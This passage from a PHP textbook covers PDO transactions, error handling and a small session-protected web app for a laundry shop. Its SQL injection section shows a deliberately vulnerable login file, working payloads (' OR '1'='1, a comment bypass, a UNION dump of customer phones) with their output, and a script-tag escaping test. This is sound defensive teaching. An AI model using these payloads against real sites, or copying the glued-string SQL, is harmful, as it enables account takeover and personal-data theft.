refused  : C0094 still has bills (SQLSTATE 23000)
```

With `DB_ENGINE=mysql` (`set DB_ENGINE=mysql` in the Command Prompt, `$env:DB_ENGINE="mysql"` in PowerShell, `DB_ENGINE=mysql php ...` on macOS and Linux) the output was identical on MariaDB except `driver: mysql`. The refusal is `RESTRICT` arriving as a `PDOException` with SQLSTATE `23000`.

5.12.4 Bills, and transactions in PHP

Listing 5.41 is CRUD for `Bill`. A new bill writes three tables, so `createBill()` wraps them in a transaction.

Listing 5.41 `php/pdo/Bills.php`: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment.

```php
<?php
declare(strict_types=1);

// CRUD for Bill. A new bill writes three tables (Bill, StatusLog and, when the
// customer pays something now, Payment), so it runs inside one transaction.

function nextBillId(PDO $pdo): string
{
    $max = $pdo->query("SELECT MAX(id) FROM Bill")->fetchColumn();        // e.g. 'B2953'
    return 'B' . str_pad((string) ((int) substr((string) $max, 1) + 1), 4, '0',
STR_PAD_LEFT);
}

function createBill(PDO $pdo, string $customerId, string $serviceId, int $unit,
                    string $rack, string $outletId, string $employeeId, string $now,
                    ?string $payMethod = null, int $payAmount = 0): string
{
    $pdo->beginTransaction();
    try {
        $price = $pdo->prepare("SELECT price FROM Service WHERE id = ?");
        $price->execute([$serviceId]);
        $unitPrice = $price->fetchColumn();
        if ($unitPrice === false) {
            throw new InvalidArgumentException("no such service: $serviceId");
        }
        $charged = (int) $unitPrice * $unit;        // the price is computed here, never
typed in

        $id = nextBillId($pdo);
        $pdo->prepare(
            "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                               Customer_id, Employee_id, Service_id, Outlet_id)
             VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")
            ->execute([$id, $now, $rack, $unit, $charged, $customerId, $employeeId,
$serviceId, $outletId]);
        $pdo->prepare(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'queued', ?, ?)")
            ->execute([$id, $now, $employeeId]);
        if ($payMethod !== null) {
            $pdo->prepare(
                "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?,
?)")
                ->execute([$id, $now, $payMethod, $payAmount]);
        }
        $pdo->commit();                             // all three tables, at once
        return $id;
    } catch (Throwable $e) {
        $pdo->rollBack();                           // none of them, as if nothing
happened
        throw $e;
```

Listing 5.41 (Continued) *php/pdo/Bills.php: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment.*

```
    }
}

function findBill(PDO $pdo, string $id): ?array
{
    $stmt = $pdo->prepare(
        "SELECT b.id, b.status, b.unit, b.payment, c.name, s.description,
                (SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = b.id) AS paid
           FROM Bill b
           JOIN Customer c ON c.id = b.Customer_id
           JOIN Service  s ON s.id = b.Service_id
          WHERE b.id = ?");
    $stmt->execute([$id]);
    $row = $stmt->fetch();
    return $row === false ? null : $row;
}

function finishBill(PDO $pdo, string $id, string $employeeId, string $now): bool
{
    $pdo->beginTransaction();
    try {
        $stmt = $pdo->prepare(
            "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND status =
'queued'");
        $stmt->execute([$now, $id]);
        if ($stmt->rowCount() !== 1) {               // not queued: nothing to finish
            $pdo->rollBack();
            return false;
        }
        $pdo->prepare(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'finished', ?, ?)")
            ->execute([$id, $now, $employeeId]);
        $pdo->commit();
        return true;
    } catch (Throwable $e) {
        $pdo->rollBack();
        throw $e;
    }
}
```

Listing 5.41 (Continued) *php/pdo/Bills.php: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment.*

```
function addPayment(PDO $pdo, string $billId, string $method, int $amount, string $now):
int
{
    $stmt = $pdo->prepare(
        "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?, ?)");
    $stmt->execute([$billId, $now, $method, $amount]);
    return (int) $pdo->lastInsertId();               // the number the database gave the
row
}
```

The transaction always has the same shape: `beginTransaction()`; the work inside `try`; `commit()` as the last line of the `try`; `rollBack()` and `throw $e;` in `catch (Throwable $e)`.

Catching `Throwable`, not just `PDOException`, also rolls back after a PHP `Error` such as a misspelled function. The price is never an argument: `createBill()` reads it from `Service` and applies Equation (5.1) itself, so no form or stranger can send a bill for Rp 1. `finishBill()` uses the `AND`

`status = 'queued'` test of Section 5.7.3 and writes its `StatusLog` row in the same transaction; `addPayment()` returns `lastInsertId()`. **Listing 5.42** runs the whole life of a bill.

Listing 5.42 `php/pdo/bills_demo.php`: a bill created with a down payment, finished, finished again (refused), paid in full, and a second bill that fails halfway.

```
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';
require __DIR__ . '/Bills.php';

$pdo = connect(fresh: true);
$count = fn (string $t) => (int) $pdo->query("SELECT COUNT(*) FROM $t")->fetchColumn();
$show  = function (string $id) use ($pdo) {
    $b = findBill($pdo, $id);
    printf("  %s  %-8s  %s, %d x %s%s  charged Rp %s, paid Rp %s%s",
           $b['id'], $b['status'], $b['name'], $b['unit'], $b['description'], PHP_EOL . '
',
           number_format((float) $b['payment'], 0, ',', '.'),
           number_format((float) $b['paid'], 0, ',', '.'), PHP_EOL);
};

echo "before: Bill=", $count('Bill'), " StatusLog=", $count('StatusLog'),
     " Payment=", $count('Payment'), PHP_EOL, PHP_EOL;

echo "1. CREATE a bill: 2 bed covers, half paid now by QRIS", PHP_EOL;
$id = createBill($pdo, 'C0094', 'S0008', 2, 'A02', 'O01', 'E0004',
                 '2026-09-30 20:45:00', 'qris', 35000);
$show($id);

echo "2. UPDATE: the washer finishes it", PHP_EOL;
var_dump(finishBill($pdo, $id, 'E0006', '2026-09-30 20:55:00'));
echo "   ...and a second time (it is no longer queued)", PHP_EOL;
var_dump(finishBill($pdo, $id, 'E0006', '2026-09-30 20:56:00'));

echo "3. The customer pays the rest in cash", PHP_EOL;
echo "   payment id ", addPayment($pdo, $id, 'cash', 35000, '2026-09-30 20:58:00'),
PHP_EOL;
$show($id);

echo "4. A bill whose payment method is not allowed (gopay)", PHP_EOL;
try {
    createBill($pdo, 'C0094', 'S0001', 3, 'A03', 'O01', 'E0004',
               '2026-09-30 20:59:00', 'gopay', 24000);
} catch (PDOException $e) {
    echo "   refused: ", $e->getMessage(), PHP_EOL, "   everything rolled back", PHP_EOL;
}

echo PHP_EOL, "after : Bill=", $count('Bill'), " StatusLog=", $count('StatusLog'),
     " Payment=", $count('Payment'), PHP_EOL;
```

```
before: Bill=2953 StatusLog=8802 Payment=3319

1. CREATE a bill: 2 bed covers, half paid now by QRIS
  B2954  queued    Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 35.000
2. UPDATE: the washer finishes it
bool(true)
   ...and a second time (it is no longer queued)
bool(false)
3. The customer pays the rest in cash
   payment id 3321
  B2954  finished  Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 70.000
4. A bill whose payment method is not allowed (gopay)
   refused: SQLSTATE[23000]: Integrity constraint violation: 19 CHECK constraint failed:
Payment_method_enum
   everything rolled back

after : Bill=2954 StatusLog=8804 Payment=3321
```

Step 4 is the one to study: the `Bill` and `StatusLog` rows were written, then the payment failed because `gopay` is not an allowed method, and the closing counts show nothing of that bill remains. On MariaDB only the refusal differed: `SQLSTATE[01000]: Warning: 1265 Data truncated for column 'method' at row 1`, strict mode rejecting a value outside the `ENUM`. Different words, the same rollback.

5.12.5 Errors, and how to show them

Listing 5.43 shows three ways of handling the same mistake, a query that names a table that does not exist.

Listing 5.43 `php/pdo/errors.php`: the silent error mode, the exception mode, and what to do at the edge of an application.

```php
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';

date_default_timezone_set('Asia/Jakarta');
$pdo = connect();

echo "1. ERRMODE_SILENT: the failure is a return value nobody checks", PHP_EOL;
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_SILENT);
$result = $pdo->query("SELECT id FROM Bills");          // the table is Bill, not Bills
var_dump($result);
echo "   errorInfo: ", implode(' | ', $pdo->errorInfo()), PHP_EOL, PHP_EOL;

echo "2. ERRMODE_EXCEPTION: the failure stops the program at the guilty line", PHP_EOL;
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
try {
    $pdo->query("SELECT id FROM Bills");
} catch (PDOException $e) {
    echo "   ", get_class($e), " on line ", $e->getLine(), PHP_EOL;
    echo "   SQLSTATE ", $e->getCode(), ": ", $e->getMessage(), PHP_EOL, PHP_EOL;
}

echo "3. At the edge of the application: log the detail, tell the visitor little", PHP_EOL;
$log = __DIR__ . '/../work/app.log';
try {
    $pdo->query("SELECT id FROM Bills");
} catch (PDOException $e) {
    error_log(date('c') . ' ' . $e->getMessage() . PHP_EOL, 3, $log);   // for you
    echo "   visitor sees: Sorry, the system is busy. Please try again.", PHP_EOL;   // for
them
}
echo "   log file ends with: ", trim(substr(file_get_contents($log), -90)), PHP_EOL;
```

```
1. ERRMODE_SILENT: the failure is a return value nobody checks
bool(false)
   errorInfo: HY000 | 1 | no such table: Bills

2. ERRMODE_EXCEPTION: the failure stops the program at the guilty line
   PDOException on line 17
   SQLSTATE HY000: SQLSTATE[HY000]: General error: 1 no such table: Bills

3. At the edge of the application: log the detail, tell the visitor little
   visitor sees: Sorry, the system is busy. Please try again.
   log file ends with: 2026-09-23T16:35:21+07:00 SQLSTATE[HY000]: General error: 1 no such
table: Bills
```

In case 1 the program carried on with `false`, to fail later, far from the cause. In case 2 the exception stops it at the guilty line. Case 3 is what an application does at its edge: log the detail for the owner, show the visitor nothing useful to an attacker. On MariaDB the message was `SQLSTATE 42S02 ... 1146 Table 'profitina_laundry.Bills' doesn't exist`: **1146** is MySQL's own number, **42S02** the standard SQLSTATE (`23000` a constraint, `42000` a syntax error). SQLite reports most failures as `HY000` with the detail in the message.

5.13 SQL Injection, Demonstrated and Prevented

5.13.1 The page

Here is a sign-in check, one of the most written functions in the world, and broken. Read **Listing 5.44** first.

Listing 5.44 `php/injection/unsafe.php`: a sign-in check and a bill-status lookup that glue what the visitor typed into the SQL text. Nothing looks alarming. It is completely open.

```php
<?php
declare(strict_types=1);

// DO NOT COPY THIS FILE INTO A REAL APPLICATION. It glues what a stranger typed
// into the SQL text, which is exactly the mistake this section demonstrates.

function loginUnsafe(PDO $pdo, string $email, string $password, ?string &$sql = null):
?array
{
    $sql = "SELECT id, name, email FROM Employee
            WHERE email = '$email' AND password = '$password'";
    $row = $pdo->query($sql)->fetch();
    return $row === false ? null : $row;
}

function billStatusUnsafe(PDO $pdo, string $billId, ?string &$sql = null): array
{
    $sql = "SELECT id, status FROM Bill WHERE id = '$billId'";
    return $pdo->query($sql)->fetchAll(PDO::FETCH_NUM);
}
```

> **THE ONE SENTENCE.** A query has two parts that must stay separate: **the instructions**, which you wrote, and **the data**, which a stranger typed. Gluing strings mixes them into one piece of text, and the database has no way to tell which part came from whom. Everything below is that sentence happening.

Listing 5.45 types five things into these functions and their repaired versions, printing the SQL the unsafe version built.

Listing 5.45 `php/injection/demo.php`: three sign-in attempts and two lookups, each sent to the unsafe and to the safe functions.

```php
<?php
declare(strict_types=1);
require __DIR__ . '/../pdo/Db.php';
require __DIR__ . '/unsafe.php';
require __DIR__ . '/safe.php';

$pdo = connect();
$who = fn (?array $r) => $r === null ? 'REFUSED' : "LET IN as {$r['name']} ({$r['id']})";

$logins = [
    'honest cashier'        => ['kasir1@profitina-laundry.example', 'Kasir#2026'],
    'password box attack'   => ['kasir1@profitina-laundry.example', "' OR '1'='1"],
    'e-mail box attack'     => ["kasir1@profitina-laundry.example' -- ", 'anything'],
];
foreach ($logins as $label => [$email, $password]) {
    echo "=== $label", PHP_EOL, "typed e-mail   : $email", PHP_EOL, "typed password :
$password", PHP_EOL;
    $row = loginUnsafe($pdo, $email, $password, $sql);
    echo "SQL built      : ", preg_replace('/\s+/', ' ', $sql), PHP_EOL;
    echo "unsafe page    : ", $who($row), PHP_EOL;
    echo "safe page      : ", $who(loginSafe($pdo, $email, $password)), PHP_EOL, PHP_EOL;
}

$lookups = [
    'honest bill id' => 'B2931',
    'UNION attack'   => "x' UNION SELECT name, phone FROM Customer ORDER BY 1 LIMIT 3 -- ",
];
foreach ($lookups as $label => $billId) {
    echo "=== $label", PHP_EOL, "typed bill id  : $billId", PHP_EOL;
    $rows = billStatusUnsafe($pdo, $billId, $sql);
    echo "SQL built      : $sql", PHP_EOL, "unsafe page    : ", count($rows), " row(s)",
PHP_EOL;
    foreach ($rows as [$a, $b]) {
        echo "                 $a | $b", PHP_EOL;
    }
    echo "safe page      : ", count(billStatusSafe($pdo, $billId)), " row(s)", PHP_EOL,
PHP_EOL;
}
```

This is its real output, on SQLite; on MariaDB it was identical, character for character.

```
=== honest cashier
typed e-mail   : kasir1@profitina-laundry.example
typed password : Kasir#2026
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' AND password = 'Kasir#2026'
unsafe page    : REFUSED
safe page      : LET IN as Dewi Lestari Putri (E0004)

=== password box attack
typed e-mail   : kasir1@profitina-laundry.example
typed password : ' OR '1'='1
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' AND password = '' OR '1'='1'
unsafe page    : LET IN as Hendra Wijaya (E0001)
safe page      : REFUSED

=== e-mail box attack
typed e-mail   : kasir1@profitina-laundry.example' --
typed password : anything
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' -- ' AND password = 'anything'
unsafe page    : LET IN as Dewi Lestari Putri (E0004)
safe page      : REFUSED

=== honest bill id
typed bill id  : B2931
SQL built      : SELECT id, status FROM Bill WHERE id = 'B2931'
unsafe page    : 1 row(s)
                 B2931 | queued
safe page      : 1 row(s)

=== UNION attack
typed bill id  : x' UNION SELECT name, phone FROM Customer ORDER BY 1 LIMIT 3 --
SQL built      : SELECT id, status FROM Bill WHERE id = 'x' UNION SELECT name, phone FROM
Customer ORDER BY 1 LIMIT 3 -- '
unsafe page    : 3 row(s)
                 Adi Eko Alatas | 0811-0000-1612
                 Adi Saputra | 0811-0000-1509
                 Agus Fauzi | 0856-0000-8730
safe page      : 0 row(s)
```

5.13.2 Reading the attacks

The honest cashier is refused by the unsafe page, which compares the password with the legacy `password` column (`*****`): unsafe pages are often wrong as well.

Eleven characters in the password box. The stranger typed `' OR '1'='1`. Their first apostrophe *closed* the string early, making `password = ''`; then their text continued as SQL, `OR '1'='1`, closed neatly by the template's own apostrophe. The condition became

$$(email = \text{'kasir1@...'} \wedge password = \text{''}) \vee (\text{'1'} = \text{'1'}) \tag{5.3}$$

`AND` (∧) binds more tightly than `OR` (∨). The left half of Equation (5.3) is false for every row; the right half is true for every row. Every employee matches, and `fetch()` returns the first: the owner, `E0001`.

The e-mail box is as open. `--` plus a space starts an SQL comment, so a known address followed by `' --` discards the whole password test.

Reading tables the page never mentions. `UNION` appends the rows of a second `SELECT`, and the stranger's reads `Customer`: names and telephone numbers printed by a page meant to show one bill's status. With a larger `LIMIT`, all 256.

This is not a clever trick, and it is not rare. Injection has been on the OWASP Top Ten list of web application risks since its first edition in 2003, and the 2025 edition still lists it, as A05 [15]. It needs no special tools: every attack above was typed into an ordinary form field. And under UU PDP No. 27/2022 [13], the names and telephone numbers printed by the last attack are personal data, whose leak the shop must answer for.

5.13.3 The repair

DEFINITION. A **prepared statement** is a SQL statement in which every place a value goes is written as a placeholder (`?` or a name such as `:email`), and which is sent to the database *first*, on its own. The values are sent afterwards, separately, as data. The database has parsed and fixed the meaning of the statement before it has seen a single value, so no value can change what the statement does.

Figure 5.16 draws the difference.




Figure 5.16 Glued SQL against a prepared statement. When strings are glued, the stranger's text becomes part of the statement; when the statement is prepared first, the same text can only ever be compared, as a value.

Listing 5.46 is the repaired code.

Listing 5.46 `php/injection/safe.php`: the same two functions with placeholders, and a password check against the stored hash.

```php
<?php
declare(strict_types=1);

// The repair: the SQL text is fixed, and what the stranger typed travels
// separately, as a value that can never become part of the statement.

function verifyPassword(string $password, string $stored): bool
{
    // Stored form: pbkdf2_sha256$<iterations>$<salt, Base64>$<hash, Base64>
    $parts = explode('$', $stored);
    if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($parts[2], true);
    $hash = base64_decode($parts[3], true);
    $test = hash_pbkdf2('sha256', $password, $salt, (int) $parts[1], 32, true);
    return hash_equals($hash, $test);                // compare in constant time
}

function loginSafe(PDO $pdo, string $email, string $password): ?array
{
    $stmt = $pdo->prepare("SELECT id, name, email, password_hash FROM Employee WHERE email
= ?");
    $stmt->execute([$email]);
    $row = $stmt->fetch();
    if ($row === false || $row['password_hash'] === null
            || !verifyPassword($password, $row['password_hash'])) {
        return null;
    }
    unset($row['password_hash']);                    // never hand the hash onward
    return $row;
}

function billStatusSafe(PDO $pdo, string $billId): array
{
    $stmt = $pdo->prepare("SELECT id, status FROM Bill WHERE id = ?");
    $stmt->execute([$billId]);
    return $stmt->fetchAll(PDO::FETCH_NUM);
}
```

The e-mail is now a `?`; the employee is found by e-mail alone, and `verifyPassword()` checks the typed password against `password_hash` (`pbkdf2_sha256$600000$<salt>$<hash>`) with `hash_pbkdf2()` and the constant-time `hash_equals()`. (A new PHP-only application would simply use `password_hash()` and `password_verify()`; this schema is shared with Java and Python.)

Read the `safe page` lines again. The honest password works; all three attacks are refused; the `UNION` finds **0 rows**, because the database searched for a bill whose id is the literal 64-character text `x' UNION SELECT ...`. The attack was not filtered or escaped; it was *searched for*, as a value, and found nothing.

5.13.4 The rule, and the two things it does not cover

> **THE RULE.** Every value that came from outside your program goes into SQL as a bound parameter. Every single one, not only "the ones that look dangerous". You cannot tell which are dangerous, and making that judgment is itself the bug.

Two things cannot be placeholders, because they are not values.

A table or column name (`SELECT * FROM ?` and `ORDER BY ?` do not work). Check the visitor's choice against a list you wrote and insert only your own string: `$sort = in_array($_GET['sort'] ?? '', ['arrived', 'payment', 'id'], true) ? $_GET['sort'] : 'arrived';`.

`LIKE` wildcards. Binding `'%' . $text . '%'` is safe; a `%` inside the visitor's text only broadens their own search.

`mysqli_real_escape_string()` works but must be applied to every value, forever, by everyone; a prepared statement is right by construction, as OWASP's cheat sheet [16] advises. `mysqli` has them too: `$stmt = $conn->prepare('... WHERE email = ?'); $stmt->bind_param('s', $email); $stmt->execute();`, one type letter per placeholder (`s`, `i`, `d`).

5.14 A Small Web Application: Sessions, PDO and Escaping Together

Everything meets in three short pages. **Listing 5.47** runs first on each.

Listing 5.47 `php/web/boot.php`: connect code, the shop's time zone, a session whose cookie scripts cannot read, and a one-letter escaping function.

```
<?php
// boot.php: what every page of this small web application does first.
declare(strict_types=1);
require __DIR__ . '/../pdo/Db.php';

date_default_timezone_set('Asia/Jakarta');
session_set_cookie_params([
    'httponly' => true,       // page scripts cannot read the session cookie
    'samesite' => 'Lax',      // another site's form does not carry it
]);
session_start();

function h(mixed $s): string  // escape a value on its way into HTML
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}
```

Listing 5.48 is the sign-in page. It uses `loginSafe()` from **Listing 5.46**, gives the browser a fresh session id at the moment of sign-in, and redirects.

Listing 5.48 `php/web/login.php`: sign-in with a prepared statement, a hash check, `session_regenerate_id(true)` and a redirect.

```
<?php
// login.php: sign in with an e-mail and a password; the identity goes into the session.
declare(strict_types=1);
require __DIR__ . '/boot.php';
require __DIR__ . '/../injection/safe.php';

$error = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = loginSafe(connect(), (string) ($_POST['email'] ?? ''), (string)
($_POST['password'] ?? ''));
    if ($user !== null) {
        session_regenerate_id(true);          // a new ticket at sign-in: an old one is
worthless
        $_SESSION['user'] = $user;
        header('Location: customers.php');
        exit;
    }
    $error = 'Wrong e-mail or password.';
}
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Sign in</title></head>
<body>
<h1>Profitina Laundry: sign in</h1>
<?php if ($error !== ''): ?><p><?= h($error) ?></p><?php endif; ?>
<form method="post">
  <label>E-mail <input name="email" type="email" required></label>
  <label>Password <input name="password" type="password" required></label>
  <button>Sign in</button>
</form>
</body>
</html>
```

Listing 5.49 is the protected page. It searches customers with a `GET` form and adds one with a `POST` form.

Listing 5.49 `php/web/customers.php`: a protected page that reads with `GET`, writes with `POST`, answers a successful `POST` with a redirect, and escapes every value it prints.

```
<?php
// customers.php: search customers (GET) and add one (POST, then redirect).
declare(strict_types=1);
require __DIR__ . '/boot.php';
require __DIR__ . '/../pdo/Customers.php';

if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
$pdo = connect();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $name  = trim((string) ($_POST['name'] ?? ''));
    $phone = trim((string) ($_POST['phone'] ?? ''));
    if ($name !== '' && preg_match('/^08\d{2}-\d{4}-\d{4}$/', $phone)) {
        $id = createCustomer($pdo, $name, 'f', 'Surabaya', '2000-01-01', 'Surabaya',
                             $phone, strtolower(str_replace(' ', '.', $name)) .
'@example.com',
                             date('Y-m-d H:i:s'));
        header('Location: customers.php?q=' . urlencode($phone));  // Post/Redirect/Get
        exit;
    }
    http_response_code(400);
    $error = 'A name and a phone such as 0813-0000-1234 are required.';
}
$q = trim((string) ($_GET['q'] ?? ''));
$rows = $q === '' ? [] : searchCustomers($pdo, $q, 10);
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Customers</title></head>
<body>
<p>Signed in as <?= h($_SESSION['user']['name']) ?>. <a href="logout.php">Sign out</a></p>
<form method="get"><input name="q" value="<?= h($q) ?>"> <button>Search</button></form>
<?php if (isset($error)): ?><p><?= h($error) ?></p><?php endif; ?>
<table>
<?php foreach ($rows as $r): ?>
<tr><td><?= h($r['id']) ?></td><td><?= h($r['name']) ?></td><td><?= h($r['phone'])
?></td></tr>
<?php endforeach; ?>
</table>
<form method="post">
  <input name="name" placeholder="Name"> <input name="phone" placeholder="0813-0000-1234">
  <button>Add customer</button>
</form>
</body>
</html>
```

Every printed value passes through `h()` (`htmlspecialchars()`, Chapter 3). Searching is a question, so a `GET` the cashier can bookmark; adding is an action, so a `POST`, answered with a redirect (**Post/Redirect/Get**) so that *Reload* cannot add the customer twice. Served with `php -S localhost:8080 -t web` and driven with `curl`, filtered with `grep`:

```
$ curl -s -i -c jar http://localhost:8080/customers.php | grep -E 'HTTP|Location|Set-
Cookie'
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=2ab2c1d153b2beb5c142aae855e21cd4; path=/; HttpOnly; SameSite=Lax
Location: login.php

$ curl -s -b jar -c jar -d 'email=kasir1@profitina-laundry.example&password=wrong'
http://localhost:8080/login.php | grep '<p>'
<p>Wrong e-mail or password.</p><form method="post">

$ curl -s -i -b jar -c jar -d 'email=kasir1@profitina-
laundry.example&password=Kasir%232026' http://localhost:8080/login.php | grep -E
'HTTP|Location|Set-Cookie'
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=284b4591a4496ca4901f3c6431469018; path=/; HttpOnly; SameSite=Lax
Location: customers.php

$ curl -s -b jar 'http://localhost:8080/customers.php?q=Ayu' | grep -E 'Signed|<tr>'
<p>Signed in as Dewi Lestari Putri. <a href="logout.php">Sign out</a></p>
<tr><td>C0227</td><td>Ayu Fauzi</td><td>0816-0000-6556</td></tr>
<tr><td>C0067</td><td>Ayu Lina Santoso</td><td>0852-0000-8662</td></tr>
<tr><td>C0003</td><td>Ayu Nugroho</td><td>0812-0000-7923</td></tr>
<tr><td>C0059</td><td>Ayu Suryadi</td><td>0811-0000-8218</td></tr>
<tr><td>C0155</td><td>Bayu Lestari</td><td>0823-0000-7074</td></tr>
<tr><td>C0055</td><td>Bayu Rangga Anggraeni</td><td>0857-0000-7100</td></tr>
<tr><td>C0096</td><td>Bayu Syahputra</td><td>0813-0000-3602</td></tr>
<tr><td>C0247</td><td>Bayu Zainal Irawan</td><td>0821-0000-8632</td></tr>
<tr><td>C0231</td><td>Citra Ayu Hidayat</td><td>0898-0000-4274</td></tr>

$ curl -s -b jar 'http://localhost:8080/customers.php?q=%3Cscript%3Ealert(1)%3C/script%3E'
| grep 'name="q"'
<form method="get"><input name="q" value="&lt;script&gt;alert(1)&lt;/script&gt;">
<button>Search</button></form>

$ curl -s -i -b jar -d 'name=Rina Wulandari&phone=0813-0000-4257'
http://localhost:8080/customers.php | grep -E 'HTTP|Location'
HTTP/1.1 302 Found
Location: customers.php?q=0813-0000-4257

$ curl -s -b jar 'http://localhost:8080/customers.php?q=0813-0000-4257' | grep '<tr>'
<tr><td>C0257</td><td>Rina Wulandari</td><td>0813-0000-4257</td></tr>

$ curl -s -i -b jar -d 'name=&phone=12345' http://localhost:8080/customers.php | grep -E
'HTTP/|required'
HTTP/1.1 400 Bad Request
<p>A name and a phone such as 0813-0000-1234 are required.</p><table>
```

Without a session the page redirects to `login.php`, with an `HttpOnly`, `SameSite=Lax` cookie. A wrong password is refused; the right one gets a 302 and a **different** session id, from `session_regenerate_id(true)`. `Ayu` also finds Bayu and Citra Ayu, because `%Ayu%` means "contains". `<script>` comes back as `<script>`. The new customer is found as `C0257`, and an invalid form gets **400 Bad Request**: the status code is part of the answer. ## Installing PHP by Hand, and Running It on IIS

5.14.1 Why bother, when XAMPP works?

Because many offices run Windows, which includes its own web server, **Internet Information Services** (IIS, **Figure 5.17**), installed and switched off. Choosing a server trades free, open-source freedom (nobody to call) against proprietary support and responsibility (at a price). IIS applications are normally ASP.NET with Microsoft SQL Server (**Figure 5.18**; SQL Server 2025 became generally available in November 2025 [17]), the subject of Chapters 9 to 15, but IIS can run PHP too.




Figure 5.17 Internet Information Services, Microsoft's web server. It is a Windows feature rather than a download: already on the machine, switched off.

Figure 5.18 Microsoft SQL Server, the database IIS applications usually use. Chapter 15 reaches it through ADO.NET.

The nine steps, each depending on the one before: download PHP; install the Visual C++ runtime; put PHP on the `PATH`; make `php.ini`; test PHP; switch on CGI; map `.php` to PHP in IIS; restrict the handler; restart and test.

5.14.2 Downloading PHP and the Visual C++ runtime




Figure 5.19 The choices on `https://windows.php.net/download` [18], drawn as a path: the newest line, the VS17 build, x64, **Non Thread Safe (NTS)**, and the **Zip**, extracted into a folder with no spaces in its path, for example `D:\Program\PHP`. The grey boxes are the files you do not need for IIS.

Non-thread-safe suits IIS (**Figure 5.19**): under Apache, PHP shares the server's process and must be thread-safe; under IIS it runs as a separate CGI process per request, where thread safety is pure overhead.

